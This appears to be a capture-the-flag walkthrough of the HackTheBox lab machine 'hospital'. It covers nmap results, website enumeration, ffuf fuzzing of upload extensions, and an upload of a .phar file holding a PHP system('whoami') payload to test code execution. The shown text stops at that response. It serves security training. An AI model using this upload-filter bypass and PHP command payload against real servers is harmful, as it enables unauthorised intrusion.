


hospital


This is hospital walkthrough by Jiseok Song

nmap









```
3269/tcp open  globalcatLDAPssl? syn-ack ttl 127
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Issuer: commonName=DC
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-09-06T10:49:03
| Not valid after:  2028-09-06T10:49:03
| MD5:   04b1:adfe:746a:788e:36c0:802a:bdf3:3119
| SHA-1: 17e5:8592:278f:4e8f:8ce1:554c:3550:9c02:2825:91e3
```

```
3389/tcp open  ms-wbt-server     syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: HOSPITAL
|   NetBIOS_Domain_Name: HOSPITAL
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: hospital.htb
|   DNS_Computer_Name: DC.hospital.htb
|   DNS_Tree_Name: hospital.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2025-05-21T22:26:49+00:00
| ssl-cert: Subject: commonName=DC.hospital.htb
| Issuer: commonName=DC.hospital.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-20T17:02:05
| Not valid after:  2025-11-19T17:02:05
| MD5:   c208:6400:7f9a:c5b0:937a:3c5d:4aaa:627e
| SHA-1: 36b5:e5c7:1c4a:f1a9:de9b:f1da:9b42:5d2f:c0bf:be1d
```


Windows host running rdp
Add /etc/hosts: DC.hospital.htb

```
8080/tcp open  http            syn-ack ttl 62  Apache httpd 2.4.55 ((Ubuntu))
|_http-server-header: Apache/2.4.55 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
| http-title: Login
|_Requested resource was login.php
|_http-open-proxy: Proxy might be redirecting requests
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: Host: DC; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
```


Apache is running on Ubuntu on port 8080
62 - Maybe VM of Windows host

Website Enumeration


https(port 443) shows roundcube mail




http(port 8080) shows a website and I can create an account



If I use username admin, it rejects my request and I can know that I need to target admin




After I create an account, I can login



I can upload a file



And see the file uploaded on uploads directory



Get www-data in vm

I'll grep the packet for uploading and getting the file
If I change file extension to php, it shows fail page

Request

Pretty Raw Hex

```
10 Connection: keep-alive
11 Referer: http://hospital.htb:8080/index.php
12 Cookie: PHPSESSID=ac84ra4cnq5jagti9npu2v0p8g
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ------geckoformboundary8e25c5b09c2dff4fa050938a7dda27
   57
17 Content-Disposition: form-data; name="image";
   filename="cat.php"
18 Content-Type: image/png
19
20 PNG
21
22 IHDRhhM;çPLTE³µµ»¹³ÌÍÍ·´®ÑÓÒÖØÕÔÓÖ×ÕÍÎÊ¸¸µÚÛ×¹µ-ÎÎÊ«
   «§ÂÂ¿ÛÜ×WTQ¶²©_\Y½°³ËÊÃÙÙÔÇÄ»×ÖÑ××ÑÐÏÇfdauto®«¤{zwmlh
   ihdÎÍÄ¤ ½°¶xwtHFDÂ¿µ|ÇÂ¹usoÊÉ¿z¤|zxWVV¨~?8510×ÏÖÔÌNLK
   QON-¨HGFvtqKIH^^]@><,+) åäÛ
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Wed, 21 May 2025 23:11:17 GMT
3 Server: Apache/2.4.55 (Ubuntu)
4 Location: /failed.php
5 Content-Length: 0
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
```

If I change it to phar, it shows success

Request

Pretty Raw Hex

```
10 Connection: keep-alive
11 Referer: http://hospital.htb:8080/index.php
12 Cookie: PHPSESSID=ac84ra4cnq5jagti9npu2v0p8g
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ------geckoformboundary8e25c5b09c2dff4fa050938a7dda27
   57
17 Content-Disposition: form-data; name="image";
   filename="cat.phar"
18 Content-Type: image/png
19
20 PNG
21
22 IHDRhhM;çPLTE³µµ»¹³ÌÍÍ·´®ÑÓÒÖØÕÔÓÖ×ÕÍÎÊ¸¸µÚÛ×¹µ-ÎÎÊ«
   «§ÂÂ¿ÛÜ×WTQ¶²©_\Y½°³ËÊÃÙÙÔÇÄ»×ÖÑ××ÑÐÏÇfdauto®«¤{zwmlh
   ihdÎÍÄ¤ ½°¶xwtHFDÂ¿µ|ÇÂ¹usoÊÉ¿z¤|zxWVV¨~?8510×ÏÖÔÌNLK
   QON-¨HGFvtqKIH^^]@><,+) åäÛ
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Wed, 21 May 2025 23:13:42 GMT
3 Server: Apache/2.4.55 (Ubuntu)
4 Location: /success.php
5 Content-Length: 0
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
```

There's something blocking the file extension. I'll save the request and use it for fuzzing

```
1 POST /upload.php HTTP/1.1^M$
2 Host: hospital.htb:8080^M$
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0^M$
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8^M$
5 Accept-Language: en-US,en;q=0.5^M$
6 Accept-Encoding: gzip, deflate, br^M$
7 Content-Type: multipart/form-data; boundary=----geckoformboundary8e25c5b09c2dff4fa050938a7dda2757^M$
8 Content-Length: 54173^M$
9 Origin: http://hospital.htb:8080^M$
10 Connection: keep-alive^M$
11 Referer: http://hospital.htb:8080/index.php^M$
12 Cookie: PHPSESSID=ac84ra4cnq5jagti9npu2v0p8g^M$
13 Upgrade-Insecure-Requests: 1^M$
14 Priority: u=0, i^M$
15 ^M$
16 ------geckoformboundary8e25c5b09c2dff4fa050938a7dda2757^M$
17 Content-Disposition: form-data; name="image"; filename="cat.FUZZ"^M$
18 Content-Type: image/png^M$
19 ^M$
20 <89>PNG^M$
```

```
ffuf -request hospital.req -request-proto http -w /opt/SecLists/Fuzzing/extensions-most-common.fuzz.txt -mr success
```



These extensions are allowed and phtm, phar can be used instead of php

I can change extension to phar and content to test code execution

Request

Pretty Raw Hex

```
Content-Length: 237
Origin: http://hospital.htb:8080
Connection: keep-alive
Referer: http://hospital.htb:8080/index.php
Cookie: PHPSESSID=ac84ra4cnq5jagti9npu2v0p8g
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary8e25c5b09c2dff4fa050938a7dda2757
Content-Disposition: form-data; name="image"; filename="cat.phar"
Content-Type: image/png


<?php system("whoami");?>
------geckoformboundary8e25c5b09c2dff4fa050938a7dda2757--
```

Response


Pretty Raw Hex Render

